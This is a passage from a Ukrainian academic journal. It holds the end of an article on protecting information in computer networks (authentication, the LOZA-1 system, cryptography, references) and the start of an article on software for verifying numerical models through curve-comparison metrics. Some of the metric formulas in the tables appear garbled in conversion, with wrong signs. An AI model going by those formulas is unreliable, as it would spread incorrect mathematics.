Практичний аналіз методів побудови систем захисту інформації вимагає побудови (використання) таких заходів та засобів, щоб гарантовано убезпечити діючу комп'ютерну мережу від будь-якого доступу сторонніх осіб.

Саме такими заходами та засобами по гарантійному розпізнаванню, ідентифікації та автентифікації користувачів, дозволить підвищити ефективність та автоматизацію для гарантованого забезпечення усіх гарантій безпеки та конфіденційності для самої інформації, яка буде циркулювати та зберігатися на комп'ютерах (в автоматизованих системах) [6].

Самі первинні ознаки, що використовуються під час побудови структури комп'ютерних систем, з практичної точки зору, доцільно розглядати та втілювати, при реалізації безпекових систем відповідного рівня необхідних гарантій, починаючи з алгоритмів реалізації розпізнавання автентифікації та ідентифікації користувачів.

До таких задач алгоритмів необхідно включити як механізми так званого «почерку» кожного індивідуального користувача, так і алгоритми гарантованої індикації оновлення (змін) зафіксованих «почерків» користувачів. При цьому бажано звернути увагу на умови зменшення часових затрат під час створення самого зразка «почерку».

Така система захисту інформації від несанкціонованого доступу матиме таку перевагу, котра не буде створювати додаткових незручностей під час роботи за комп'ютером, оскілки не потребуватиме додаткових витрат часу під час проведення ідентифікації.

В реальності методи першої групи мають досить обмежене застосування, тому що на переважній протяжності так звана лінія зв'язку перебуває поза віданням суб'єкта, котрий організує захист. Водночас стосовно апаратури термінала та окремих дільниць мережі, вживання необхідних заходів є необхідним. Обмеження стороннього фізичного доступу припускає винятки та утруднення.

Обов'язково необхідно врахувати не тільки місце, де знаходиться ймовірний зловмисник (тобто де є можливість несанкціонованого втручання та перехоплення), а також і можливість застосовувати інші види втручань (несанкціоновані підключення та перехоплення інформації), спостерігання візуально за безпосередньо самим процесом роботи користувача за комп'ютером (в автоматизованій системі), дії з упередження по виявленню зловмисником наявних та захищених каналів зв'язку у мережі.

Для «фізичних» користувачів, які працюють в так званому «блукаючому» режимі, надзвичайно важко створити режими обмеження доступу, а саме через це необхідно вжити додаткові заходи, з метою безумовного виконання усіх гарантій безпеки.

Для прикладу згадаємо ліцензовану та сертифіковану програмно – апаратну систему захисту інформації «ЛОЗА-1» [7].

Система ЛОЗА-1 виконує такі функції щодо захисту інформації:

– ідентифікація та автентифікація користувачів;

– захист даних на знімних носіях;

– захист даних на рівні папок жорсткого диска;

– захист текстових документів та електронних таблиць;

– контроль цілісності програмного середовища (перевіряється цілісність файлів та папок, розділів та параметрів реєстру, завантажувальних секторів, а також облікових записів Windows);

– реєстрація важливих подій та аудит журналів Windows.

Система ЛОЗА-1 підтримує:

– різні рівні повноважень користувачів та різні рівні конфіденційності інформації (цілком таємно, таємно, для службового користування, відкрита інформація);

– різні ролі користувачів: роль звичайного користувача та декілька адміністративних ролей (адміністратор безпеки, системний адміністратор, адміністратор документів);

– зберігання документів на жорсткому диску та на знімних носіях.

Користувачі системи працюють з текстовими документами та електронними таблицями з використанням звичних засобів Microsoft Word та Microsoft Excel відповідно.

Система надає адміністратору зручні засоби керування та дозволяє формувати довільні протоколи роботи системи.

Згідно з нормативним документом «НД ТЗІ 2.5–004–99. Критерії оцінки захищеності інформації у комп'ютерних системах від несанкціонованого доступу», процес розробки системи відповідає вимогам до рівня гарантій Г-3.

Відповідні дії за напрямом методики другої групи мають намір змінити форму інформації у зворотному напрямку. З тим, що інформація з конфігураціями безпеки («Стандартна безпека» та «Підвищена безпека»), мають змогу також бути переданими по мережі) [8].

Отже, стандартні механізми захисту інформації (цілісність, спостережність, доступність та конфіденційність), з урахуванням шифрування інформації (даних), будуть підкріплені безпосередньо самою технологією криптології.

Сама по собі криптологія об'єднує два напрямки: крипто аналіз та криптографію.

Криптографічне перетворення самої інформації у форму, котра незрозуміла для сторонніх, фактично є надійним та універсальним способом захисту цієї інформації.

Фактично, два основних типи математичних перетворень (перестановка та зміна), котрі лежать в основі криптографічних алгоритмів, дозволяють добитися високої практичної стійкості в захисті інформації.

Тобто класифікувати методи захисту інформації можна наступним чином (рис. 1):

Рис. 1. Класифікація методів захисту інформації (розроблено авторами)

Для гарантування надійного захисту інформації (в асиметричних системах), необхідно дотримуватися двох важливих та очевидних вимог:

1. Перетворення початкового тексту має бути незворотнім і повністю виключати його відновлення на основі «відкритого ключа».

2. Визначення «секретного» ключа, який створено на основі «відкритого ключа», також повинен бути унеможливленим на сучасному технологічному рівні.

Практично криптографічні перетворювання, ступінь захищеності, визначаються лише застосуванням алгоритму шифрування, розмірністю та методом формування ключа, безумовним виконанням технології та правил користування апаратурою та ключовою системою [9, 10].

Будь яка безпека, а також безпека інформації, буде гарантованою тільки при умові одночасного, безперечного, комплексного застосування усіх необхідних заходів, методів та засобів.

Висновки даного дослідження і перспективи подальших розвідок у даному напрямку. Безпека і надійність криптографічних перетворень, а також ступінь захисту, який вони забезпечують, в кінцевому підсумку визначаються алгоритмом, що використовується для шифрування, розміром ключа, методом генерації ключів, суворим дотриманням технології і процедур, а також правильним використанням апаратних засобів і системи управління ключами. Забезпечення інформаційної безпеки

комп'ютерних мереж є важливим завданням для будь-якої організації або окремого користувача. Використання комплексного підходу до захисту, який включає в себе як технічні, так і організаційні заходи, може допомогти захистити комп'ютерні системи від кібератак.

Захист інформації в комп'ютерних мережах найкраще досягається за допомогою комплексного підходу, який поєднує в собі як технічні, так і організаційні заходи. Використання криптографії, як одного з ключових компонентів такого підходу, може допомогти захистити інформацію від несанкціонованого доступу. Однак кінцевий успіх таких зусиль залежить від одночасного і безумовного застосування всіх необхідних заходів, методів та інструментів.

Список використаних джерел:

1. Андрощук О., Коваленко О., Тітова В., Чешун В., Поляков А. Удосконалення систем захисту інформації в комп'ютерних мережах Державної прикордонної служби України. *Військові науки*. 2021. № 2, 3(8). С. 5–21. DOI: https://doi.org/10.32453/3.v85i2-3.828 URL: https://periodica.nadpsu.edu.ua/index.php/military_tech/article/view/828

2. Бойко В., Василенко М., Золотоверх Д. Безпека комп'ютерних систем у контексті законодавства та запобігання кіберзагрозам. *Юридичний вісник*. 2019. № 2. С. 70–76. URL: http://yurvisnyk.in.ua/v2_2019/14.pdf

3. Бурячок В. Л. Технології забезпечення безпеки мережевої інфраструктури. [Підручник] / В.Л. Бурячок, А.О. Аносов, В.В. Семко, В.Ю. Соколов, П.М. Складанний. Київ: КУБГ, 2019. 218 с. URL: https://elibrary.kubg.edu.ua/id/eprint/27191/1/VL_Buriachok_TZBMI.pdf

4. Бутенко Т. А. Сирий В. М. Інформаційні системи та технології : навчальний посібник. Харків: ХНАУ ім. В.В. Докучаєва, 2020. 207 с. URL: https://repo.btu.kharkov.ua/bitstream/123456789/4849/1/INFO_SYSTEMS_20.pdf

5. НД ТЗІ 1.1-002-99. Загальні положення щодо захисту інформації в комп'ютерних системах від несанкціонованого доступу. ДСТСЗІ СБ України. Київ. 1999. 21 с. URL: https://tzi.com.ua/downloads/1.1-002-99.pdf

6. НД ТЗІ 2.5-004-99. Критерії оцінки захищеності інформації в комп'ютерних системах від несанкціонованого доступу. ДСТСЗІ СБ України. Київ. 1999. 60 с. URL: https://tzi.com.ua/downloads/2.5-004-99.pdf

7. Система захисту інформації ЛОЗА™-1 версія 3.6.0 а. URL: http://avtoprom.kiev.ua/avtoprom/sites/default/files/loza-1_passport.pdf

8. Технології захисту локальних мереж на основі обладнання CISCO: навч. посіб. Т.І. Коробейнікова, С.М. Захарченко. Львів: Видавництво Львівська політехніка, 2021. 232 с. URL: https://ami.lnu.edu.ua/wp-content/uploads/2024/02/Computer-Network-Security.pdf

9. Тишик І. Я. Тестування корпоративної мережі організації на несанкціонований доступ. *Кібербезпека: освіта, наука, техніка*. 2022. № 2 (18), С. 39–46. DOI: https://doi.org/10.28925/2663-4023.2022.18.3948

10. Храпкін О. М. Захист інформаційно-комунікаційної мережі установи від несанкціонованого доступу. *Системи озброєння і військова техніка*. 2020. № 3(63). С. 45–53. DOI: 10.30748/soivt.2020.63.07 URL: https://journal-hnups.com.ua/index.php/soivt/article/view/390

УДК 519.876.5
DOI https://doi.org/10.32689/maup.it.2024.2.3

Олег ГЕЙКО
аспірант кафедри інженерії програмного забезпечення в енергетиці, Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського», oleg.63366@gmail.com
***ORCID:** 0009-0006-3279-8274*

Іван ВАРАВА
доцент кафедри інженерії програмного забезпечення в енергетиці, Національний технічний університет України «Київський політехнічний інститут імені Ігоря Сікорського», ivan.varava@ukr.net
***ORCID:** 0000-0001-9874-016X*

ЕТАЛОННА АРХІТЕКТУРА ДЛЯ ПРОГРАМНОЇ ПЛАТФОРМИ ВЕРИФІКАЦІЇ МАТЕМАТИЧНИХ МОДЕЛЕЙ

Анотація. Мета *цієї роботи полягає в розробці програмного забезпечення для верифікації та валідації математичних моделей, що автоматично оцінює подібності та відмінності між двома кривими. Ця програма створюється, щоб допомогти інженерам та аналітикам виконувати порівняння кривих під час процесу верифікації та валідації чисельної моделі. Програмний комплекс дає змогу автоматичної попередньої обробки двох вхідних кривих, щоб зробити їх порівнянними.*

Методологія, *використана в роботі, включає декілька варіантів попередньої обробки вхідних кривих перед обчисленням метрик порівняння. Дані можуть бути відфільтровані та синхронізовані, або будь-які зсуви чи дрейфи можуть бути видалені. Для забезпечення максимально точної перевірки доступні різні опції попередньої обробки, що надаються через зручний графічний інтерфейс користувача. Будь-яка операція, від введення кривих до вибору опцій попередньої обробки та кінцевої візуалізації результатів, доступна через цей інтерфейс.*

Наукова новизна *роботи полягає в автоматизації процесу попередньої обробки та порівняння кривих, що значно спрощує та прискорює процес верифікації та валідації чисельних моделей. Розроблена програма дозволяє зменшити людські помилки та забезпечити більш точні результати, що є важливим для підвищення якості та надійності моделей. Крім того, можливість збереження чисельних результатів у зручному форматі електронної таблиці та графіків у вигляді растрових зображень робить програму ще більш корисною для подальших досліджень.*

Висновки, *зроблені на основі проведених досліджень, підкреслюють важливість верифікації та валідації як критичних етапів у розробці комп'ютерних моделей для забезпечення їх точності та надійності. У роботі зазначено, що досягнення найкращих результатів вимагає постійного вдосконалення та дотримання найкращих практик у процесі розробки та застосування моделей. Простими прикладами з використанням аналітичної форми ілюструються характеристики метрик, що демонструють ефективність та точність розробленого програмного забезпечення.*

Таким чином, представлена робота робить значний внесок у сферу верифікації та валідації чисельних моделей, пропонуючи інноваційні підходи до автоматизації порівняння кривих та покращуючи точність та ефективність цього процесу. Ця програма стане незамінним інструментом для інженерів та аналітиків, сприяючи підвищенню якості математичних моделей та їх відповідності реальним даним.

Ключові слова: *верифікація, валідація, модель, дані, аналіз.*

Oleh HEIKO, Ivan VARAVA. REFERENCE ARCHITECTURE FOR THE SOFTWARE PLATFORM FOR VERIFICATION OF MATHEMATICAL MODELS

Abstract. The purpose *of this work is to develop software for verification and validation of mathematical models that automatically evaluates similarities and differences between two curves. This program is created to help engineers and analysts perform curve comparisons during the numerical model verification and validation process. The software package enables automatic pre-processing of two input curves to make them comparable.*

The methodology *used in the work includes several options for preprocessing the input curves before calculating the comparison metrics. The data can be filtered and synchronized, or any shifts or drifts can be removed. Various pre-processing options are available through a user-friendly graphical user interface to ensure the most accurate verification possible. Any operation, from entering curves to selecting pre-processing options and final visualization of the results, is available through this interface.*

The scientific novelty *of the work consists in the automation of the process of pre-processing and comparison of curves, which significantly simplifies and speeds up the process of verification and validation of numerical models. The developed program reduces human errors and provides more accurate results, which is important for improving the quality and reliability of models. In addition, the ability to save numerical results in a convenient format of a spreadsheet and graphs in the form of raster images makes the program even more useful for further research.*

The conclusions *drawn on the basis of the conducted studies emphasize the importance of verification and validation as critical stages in the development of computer models to ensure their accuracy and reliability. The work states that achieving the best results requires constant improvement and adherence to best practices in the process of developing and applying models. Simple examples using an analytical form illustrate the characteristics of metrics that demonstrate the effectiveness and accuracy of the developed software.*

Thus, the presented work makes a significant contribution to the field of verification and validation of numerical models, offering innovative approaches to the automation of curve comparison and improving the accuracy and efficiency of this process. This program will become an indispensable tool for engineers and analysts, helping to improve the quality of mathematical models and their correspondence to real data.

Key words: *verification, validation, model, data, analysis.*

Вступ. Порівняння відповідності між кривими з фізичних експериментів і математичних моделей є дуже важливою та загальноприйнятою технікою, яку використовують науковці та інженери для визначення, чи адекватно математичні моделі представляють фізичні явища. Під час верифікації або валідації обчислювальних моделей порівнюють експериментальну і чисельну криві, щоб оцінити, наскільки добре чисельна модель прогнозує фізичне явище [7]. Традиційно криві порівнювали візуально, зіставляючи піки, коливання, загальні форми тощо. Хоча такий вид порівняння дає уявлення про те, наскільки подібні дві криві, він базується виключно на суб'єктивному судженні, яке може відрізнятися від одного аналітика до іншого. Рішення про валідацію та верифікацію повинні базуватися якомога більше на кількісних критеріях, які є однозначними і математично точними. Щоб мінімізувати суб'єктивність, необхідно визначити об'єктивні критерії порівняння, які базуються на обчислювальних заходах. Метрики порівняння, які є математичними мірами, що кількісно визначають рівень відповідності між результатами моделювання та експериментальними результатами, можуть досягти цієї мети [5].

В інженерії було розроблено кілька метрик порівняння. Метрики можна поділити на дві основні категорії: детерміністичні метрики та стохастичні метрики. Детерміністичні метрики не враховують ймовірнісну варіацію як експериментів, так і розрахунків (тобто результати розрахунків передбачається однаковими при однакових вхідних даних), тоді як стохастичні метрики включають обчислення ймовірної варіації як у симуляції, так і у відповідях експериментів через варіації параметрів [5]. Детерміністичні метрики, знайдені в літературі, можна додатково класифікувати на два основні типи: метрики, специфічні для домену, і метрики порівняння форм. Метрики, специфічні для домену, є величинами, специфічними для певної області застосування. З іншого боку, метрики порівняння форм включають порівняння двох кривих; одна крива з чисельного моделювання і інша з фізичного експерименту. Криві можуть бути часовими рядами, графіками тощо. Метрики порівняння форм оцінюють ступінь схожості між будь-якими двома кривими загалом і, таким чином, не залежать від конкретної області застосування.

У цій статті описується програмне забезпечення, яке автоматично оцінює найпоширеніші метрики порівняння форм, знайдені в літературі. Програма, була спеціально розроблена для оцінки метрик, що використовуються у верифікації та/або валідації чисельних моделей. Щоб правильно оцінити метрики порівняння форм, програма виконує серію завдань попередньої обробки перед фактичним обчисленням метрик.

Аналіз останніх досліджень і публікацій. Щоб забезпечити надійні результати, необхідно, щоб чисельна модель була точно верифікована та валідована (verified and validated (V&V)). Нижче наведено суворе визначення обох концепцій верифікації та валідації чисельних моделювань, як їх нещодавно сформулювало Американське товариство інженерів-механіків (ASME) (ASME, 2006) [5].

Верифікація визначається як процес визначення того, що обчислювальна модель точно представляє підлягаючу математичну модель і її рішення.

Валідація визначається як процес визначення ступеня, до якого модель є точною репрезентацією реального світу з точки зору передбачуваних використань моделі [6].

На практиці верифікація є процесом перевірки того, що чисельна модель була правильно реалізована, тоді як валідація гарантує, що результати, отримані з моделі, узгоджуються з реальним світом. Зокрема, питання, яке лежить в основі валідації, чи симуляція відтворює фізичний експеримент і, відповідно, чи може вона бути використана для дослідження та прогнозування реакції нових або модифікованих експериментів в реальному світі [6,7].

Зокрема, оцінка рівня V&V чисельної моделі повинна проводитися за допомогою кількісних методів порівняння. Використання вимірюваних показників для кількісної оцінки рівня V&V дозволяє об'єктивно оцінити модель з усіма наслідками, що випливають з цього. Не тільки проектувальники, але й особи, що приймають рішення та регулятори, отримають користь від використання суворих і об'єктивних процедур V&V. Зокрема, коли потрібно прийняти рішення, засноване виключно на результатах моделювань, процес оцінки на основі кількісних критеріїв, які є однозначними та математично точними, надасть особам, що приймають рішення та регуляторам, вимірюваний рівень надійності чисельної моделі [5].

Процес верифікації моделі є початковим кроком. Її можна вважати еквівалентом остаточної перевірки моделі, щоб переконатися, що все було реалізовано в моделі відповідно до плану [9].

Оскільки аналітичний підхід має свої обмеження та труднощі, верифікація чисельних моделей, у строгому сенсі цього слова не завжди можлива. Однак можна перевірити, чи чисельна модель створює стабільні рішення. Хоча очікується, що в аналізі можуть бути присутніми недоліки, результуюча помилка повинна бути обмежена до розумного рівня, щоб мати мінімальний вплив на рішення [8].

Наступним кроком є перевірка того, що основні закони збереження дотримуються протягом усього моделювання. Це можна досягти шляхом перевірки того, що глобальні величини (наприклад, такі як енергія та маса) залишаються постійними протягом усього моделювання [10].

Хоча необхідний, процес верифікації, описаний вище, не є достатнім для повного запевнення регулятора в тому, що модель точно відтворює фізичну подію, що цікавить. Необхідний додатковий рівень впевненості, який надається процесом валідації. Загалом, процес валідації включає порівняння експериментальних і чисельних результатів для оцінки того, наскільки добре симуляція відтворює реальну подію, що цікавить. Фізичні величини, розглянуті в таких порівняннях, можуть бути різного характеру. Зокрема, ці величини інтересу часто вимірюються як функція часу (наприклад, часовий ряд прискорення центру мас транспортного засобу, тощо), а не як одиничне значення [1].

Хоча просте візуальне порівняння дає загальну оцінку того, наскільки добре збігаються експериментальні та чисельні криві, воно неминуче буде обмежене суб'єктивною інтерпретацією оцінювача. Таким чином, потрібен кількісний і вимірюваний тип порівняння для об'єктивної оцінки. Зауважте, що, оскільки величини інтересу здебільшого є часовими рядами, не завжди можливо здійснити пряме порівняння між величинами інтересу, виміряними під час експериментального тесту, та тими, що обчислені в відповідній чисельній симуляції. Це питання можна вирішити за допомогою метрик порівняння, які є засобами, що кількісно оцінюють рівень відповідності між будь-якими двома кривими (тобто симуляція проти експериментальних значень).

Різноманітні метрики валідації можна знайти в літературі, але їх можна згрупувати в дві основні категорії: детерміністичні метрики та стохастичні метрики. Детерміністичні метрики не враховують імовірнісної варіації результатів, тобто криві вважаються повторюваними, оскільки вхідні параметри визначені детерміновано, і вважається, що як тест, так і симуляція можуть бути ідеально повторюваними. З іншого боку, стохастичні метрики враховують імовірну варіацію як експериментальних, так і симуляційних кривих через невизначеність вхідних параметрів. Хоча стохастичні метрики є більш репрезентативними для варіації системної відповіді завдяки їх здатності враховувати невизначеність деяких параметрів (наприклад, варіація матеріалів, тощо), вони вимагали б значно більших зусиль.

На жаль, для валідації моделі, яка враховує стохастичну варіацію відповідних параметрів інтересу, потрібно було б багаторазово повторювати експериментальні тести при очікуваній варіації вхідних параметрів для збору інформації про стохастичний розподіл результатів. Враховуючи можливі великі витрати на повномасштабний тест цей підхід був би надзвичайно дорогим. З цієї причини для верифікації та валідації моделей доцільним є використання лише детерміністичних метрик.

Постановка завдання. Метою цього дослідження є розробка вимог до програмного забезпечення, яке б могло забезпечити автоматизований процес верифікації та валідації (V&V) чисельних моделей, що використовуються в різних галузях інженерії та науки [3]. Це програмне забезпечення повинно: забезпечувати точну і об'єктивну оцінку чисельних моделей, автоматизувати процес порівняння результатів чисельного моделювання з експериментальними або еталонними даними для зменшення суб'єктивності та людських помилок, включати алгоритми для обчислення детерміністичних та стохастичних метрик валідації, зокрема метрик, що підходять для різних типів чисельних моделей, надавати користувачам можливість ефективно документувати та аналізувати результати верифікації та валідації, забезпечувати підтримку різних форматів даних, забезпечувати надійність та точність результатів для підвищення довіри до чисельних моделей у процесі прийняття рішень у різних галузях, таких як аерокосмічна техніка, машинобудування, будівництво, біомедицина тощо.

Таким чином, розроблене програмне забезпечення буде сприяти покращенню процесів проектування та оцінки інженерних і наукових систем, забезпечуючи надійні та об'єктивні результати верифікації та валідації чисельних моделей.

Основна частина

1. Попередня обробка.

Оскільки дві порівнювані криві можуть походити з різних джерел, важливо попередньо обробити їх однаково, щоб уникнути можливих проблем, спричинених різними окремими процедурами попередньої обробки. Деякі операції попередньої обробки, такі як повторне вибіркування і обрізка двох кривих, є необхідними, оскільки криві повинні мати однакову довжину і бути порівнюваними точка до точки. Інші кроки попередньої обробки, такі як фільтрація та коригування зсуву датчика, хоча і не є суворо необхідними, можуть відігравати важливу роль у кінцевому результаті порівняння. Наприклад, дві ідентичні криві, які просто зміщені в часі одна відносно одної через те, що дані були записані з різним часом початку, можуть дати поганий результат лише через початкове значення зміщення між ними.

ПЗ повинно виконувати такі операції попередньої обробки: (1) фільтрація, (2) повторне вибіркування, (3) синхронізація і (4) обрізка. У наступних розділах представлено короткий опис завдань попередньої обробки.

1.1. Фільтрація

Фільтрація кривих зазвичай є необхідною. Наприклад, у випадку краш-тестів, зібрані прискорення характеризуються високочастотними шумами, які потрібно видалити перед обчисленням метрик порівняння за допомогою фільтрації кривих. Користувач може вибрати між найпоширенішими значеннями для класу частоти каналу (CFC) або навіть визначити спеціальні характеристики фільтра, якщо це необхідно. Функція фільтрації є цифровим низькочастотним фільтром Баттерворта 4-го порядку. Алгоритм використовує опцію двопрохідної фільтрації: дані фільтруються двічі, спочатку вперед, а потім назад, використовуючи різницеве рівняння в часовій області, запропоноване в специфікаціях SAE J211.

1.2. Повторне вибіркування

Оскільки більшість метрик порівняння форм базуються на точкових порівняннях (тобто дані в кожній вибірковій точці порівнюються з відповідною точкою на іншій кривій), обидві криві повинні мати однакову частоту вибірки. Після фільтрації даних ПЗ повинно перевірити два набори даних, щоб визначити, чи були вони згруповані з однаковою частотою (з допустимою похибкою 5E-6). Якщо криві не мають однакової частоти вибірки, програма повинна проводить повторне вибіркування кривої з меншою частотою вибірки (тобто з більшим інтервалом часу між двома суміжними точками даних) на більш високу частоту іншої кривої. Повторне вибіркування виконується за допомогою простої лінійної інтерполяції.

1.3. Синхронізація

Зазвичай часові ряди, які потрібно порівняти, не починаються одночасно і, отже, дві криві зміщені на фіксовану величину вздовж осі абсцис. Оскільки метрики порівняння зазвичай є точковими порівняннями, зсув у часі між двома кривими потрібно виявити і скоригувати, щоб забезпечити відповідність точок під час оцінювання метрик.

Доступні два різні методи синхронізації: (1) мінімальна площа між кривими або (2) метод найменших квадратів. Функція "shift" зміщує одну з двох кривих на величину *S*, де позитивне значення s означає зсув вперед для тестової кривої, тоді як негативне значення еквівалентне зсуву назад для кривої моделювання. Прогрма визначає значення зсуву, яке мінімізує або абсолютну площу залишків (метод 1), або суму квадратів залишків (метод 2). Значення зсуву, яке відповідає мінімальній похибці, є найбільш імовірною точкою відповідності між кривими. У разі, якщо результат незадовільний, користувач може повторити процедуру синхронізації, використовуючи інше початкове значення зсуву для алгоритму мінімізації або використовуючи інший метод мінімізації

1.4. Обрізка

Після того, як дві криві були повторно вибірковані, відфільтровані та синхронізовані, програма перевіряє, чи мають вони однакову довжину і, у разі потреби, обрізає довшу криву до розміру коротшої. Після завершення цих кроків попередньої обробки метрики порівняння форм можуть бути обчислені.

2. Метрики


У цьому розділі наведено короткий опис метрик порівняння форм. Всі шістнадцять метрик, розглянутих у цій статті, є детерміністичними метриками порівняння форм. Деталі математичного формулювання кожної метрики можна знайти в цитованій літературі. Концептуально метрики можна класифікувати на три основні категорії: (i) метрики, що враховують величину та фазу (MPC), (ii) метрики з однією величиною та (iii) метрики аналізу варіацій (ANOVA) [4].

2.1. Метрики MPC

Метрики MPC обробляють величину та фазу кривої окремо, використовуючи дві різні метрики (тобто *M* та *P*, відповідно). Метрики *M* та *P* потім поєднуються в єдину метрику, що враховує всеохоплююче значення, C. До метрик MPC, належать: (1) Geers, (2) Russell та (3) Knowles and Gear. Математичне визначення кожної метрики наведено в таблиці 1. У цьому та наступних розділах терміни mi та ci відносяться до виміряних та обчислених величин відповідно, з індексом «i», що вказує на конкретний момент часу. Це позначення припускає, що виміряні точки даних (тобто mi) є «справжніми» даними, а обчислені точки даних (тобто ci) є точками даних, які тестуються при порівнянні [2].

У всіх метриках MPC компонент фази (*P*) повинен бути нечутливим до відмінностей у величині, але чутливим до відмінностей у фазі чи часі між двома часовими рядами. Так само компонент величини (*M*) повинен бути чутливим до відмінностей у величині, але відносно нечутливим до відмінностей у фазі. Ці характеристики метрик MPC дозволяють аналітику визначити аспекти кривих, які не відповідають один одному. Для кожного компонента нуль вказує на те, що дві криві ідентичні. Різні варіації метрик MPC відрізняються головним чином способом обчислення метрики фази, як вона масштабується відносно метрик величини та як вона обробляє синхронізацію фази. Зокрема, метрика Sprague and Geers використовує той самий компонент фази, що і метрика Russell. Крім того, компонент величини метрики Russell є особливим, оскільки він базується на логарифмі за основою 10 і є єдиною симетричною метрикою серед метрик MPC, розглянутих у цій статті (тобто порядок двох кривих не має значення).

Метрика Knowles and Gear є найновішою варіацією метрик типу MPC. На відміну від раніше розглянутих метрик MPC, вона базується на порівнянні точка до точки. Фактично, ця метрика вимагає, щоб дві порівнювані криві спочатку були синхронізовані в часі на основі так званого часу прибуття (TOA), що представляє час, коли крива досягає певного відсотка від пікового значення. У цій роботі відсоток пікового значення, який використовується для оцінки TOA, становить 5 відсотків, що є типовим значенням у літературі. Після того, як криві синхронізовані за допомогою TOA, можливо оцінити метрику величини. Крім того, щоб уникнути створення розриву між часовими рядами, що характеризуються великою величиною, та тими, що характеризуються меншою величиною, компонент величини M має бути нормалізований за допомогою нормалізаційного фактора *QS*. На рисунку 1 зображено вікна з програмного забезпечення де використовується MPC метрики [4].



(a) Magnitude test (b) Phase test

Рис. 1. Форми аналітичної ваги, створені для (a) перевірки величини або (b) перевірки фази

2.2. Метрики з однією величиною

Метрики з однією величиною дають одне числове значення, яке представляє відповідність між двома кривими: (1) метрика коефіцієнта кореляції, (2) метрика коефіцієнта кореляції NARD (NARD), (3) метрика помилки Zilliacus, (4) метрика помилки RSS, (5) метрика нерівності Theil, (6) метрика нерівності Whang та (7) метрика коефіцієнта регресії. Перші дві метрики базуються на інтегральних порівняннях, тоді як інші є точковими порівняннями. Визначення кожної метрики наведено в таблиці 2.

2.3. Метрики ANOVA

Метрики ANOVA базуються на припущенні, що якщо дві криві представляють ту саму подію, тоді будь-які відмінності між кривими повинні бути викликані лише випадковим експериментальним шумом. Аналіз варіацій (тобто ANOVA) є стандартним статистичним тестом, який можна використовувати для оцінки того, чи можна приписати залишки між двома кривими лише випадковій похибці. Коли два часові ряди представляють ту саму фізичну подію, вони повинні бути ідентичними, щоб середнє значення і стандартне відхилення залишкових помилок були обидва нульовими. Звичайно, це ніколи не буває у практичних ситуаціях (наприклад, експериментальні похибки спричиняють невеликі варіації між результатами тестів, навіть у ідентичних тестах). Т-статистика надає ефективний метод для перевірки припущення, що спостережувані залишкові помилки є близькими до нуля, щоб представляти лише випадкові помилки. Оберкампф і Рей незалежно запропонували схожі методи. У версії ANOVA, запропонованій Реєм, залишкова помилка та її стандартне відхилення нормалізуються відносно пікового значення справжньої кривої.

Таблиця 1

Математичне формулювання метрик MPC

	Magnitude	**Phase**	**Comprehensive**
Integral comparison metrics			
Geers	$M_G = \sqrt{\frac{\sum c_i^2}{\sum m_i^2}} - 1$	$P_G = 1 - \frac{\sum c_i m_i}{\sqrt{\sum c_i^2 \sum m_i^2}}$	$\sqrt{M_G^2 - P_G^2}$
Geers CSA	$M_G = \sqrt{\frac{\sum c_i^2}{\sum m_i^2}} - 1$	$P_{CSA} = 1 - \frac{\lvert\sum c_i m_i\rvert}{\sqrt{\sum c_i^2 \sum m_i^2}}$	$\overline{sign\left(\sum c_i m_i\right)\sqrt{M_{CSA}^2 - P_{CSA}^2}}$
Sprague&Geers	$M_G = \sqrt{\frac{\sum c_i^2}{\sum m_i^2}} - 1$	$P_{SG} = \frac{1}{\pi}\cos^{-1}\frac{\sum c_i m_i}{\sqrt{\sum c_i^2 \sum m_i^2}}$	$\sqrt{M_{SG}^2 - P_{SG}^2}$
Russell	$\overline{M_R = sign(m)\log_{10}(1 + \lvert m\rvert)}$ $where\ \frac{(\sum c_i^2 - \sum m_i^2)}{\sqrt{\sum c_i^2 \sum m_i^2}}$	$P_R = \frac{1}{\pi}\cos^{-1}\frac{\sum c_i m_i}{\sqrt{\sum c_i^2 \sum m_i^2}}$	$\sqrt{\frac{\pi}{4}(M_R^2 + P_R^2)}$
Point-to-point comparison metrics			
Knowles&Gear	$M_{KG} = \sqrt{\frac{\sum\left(\frac{\lvert m_i\rvert}{m_{max}}\right)^P (\tilde{c}_i - m_i)^2}{\sum\left(\frac{\lvert m_i\rvert}{m_{max}}\right)^P (m_i)^2}}$ $where\ \tilde{c} = c(\tau - t)$ $(with\ \tau = TOA_C - TOA_m)$	$P_{KG} = \frac{\lvert TOA_C - TOA_M\rvert}{TOA_M}$	$\sqrt{\frac{10M_{KG}^2 - 2P_{KG}^2}{12}}$

Таблиця 2

Математичне формулювання метрик з однією величиною

Integral comparison metrics			
Correlation Coefficient	$\frac{n\sum c_i m_i - \sum c_i \sum m_i}{\sqrt{n\sum c_i^2 - (\sum c_i)^2}\sqrt{n\sum m_i^2 - (\sum m_i)^2}}$	Correlation Coefficient (NARD)	$\frac{\sum c_i m_i}{\sqrt{\sum c_i^2}\sqrt{\sum m_i^2}}$
Weighted Integrated Factor		$\sqrt{\frac{\sum \max(m_i^2, c_i^2)\cdot\left(\frac{(1 - \max(0, m_i \cdot c_i)}{\max(m_i^2, c_i^2)}\right)^2}{\sum \max(m_i^2, c_i^2)}}$	
Point-to-point comparison metrics			
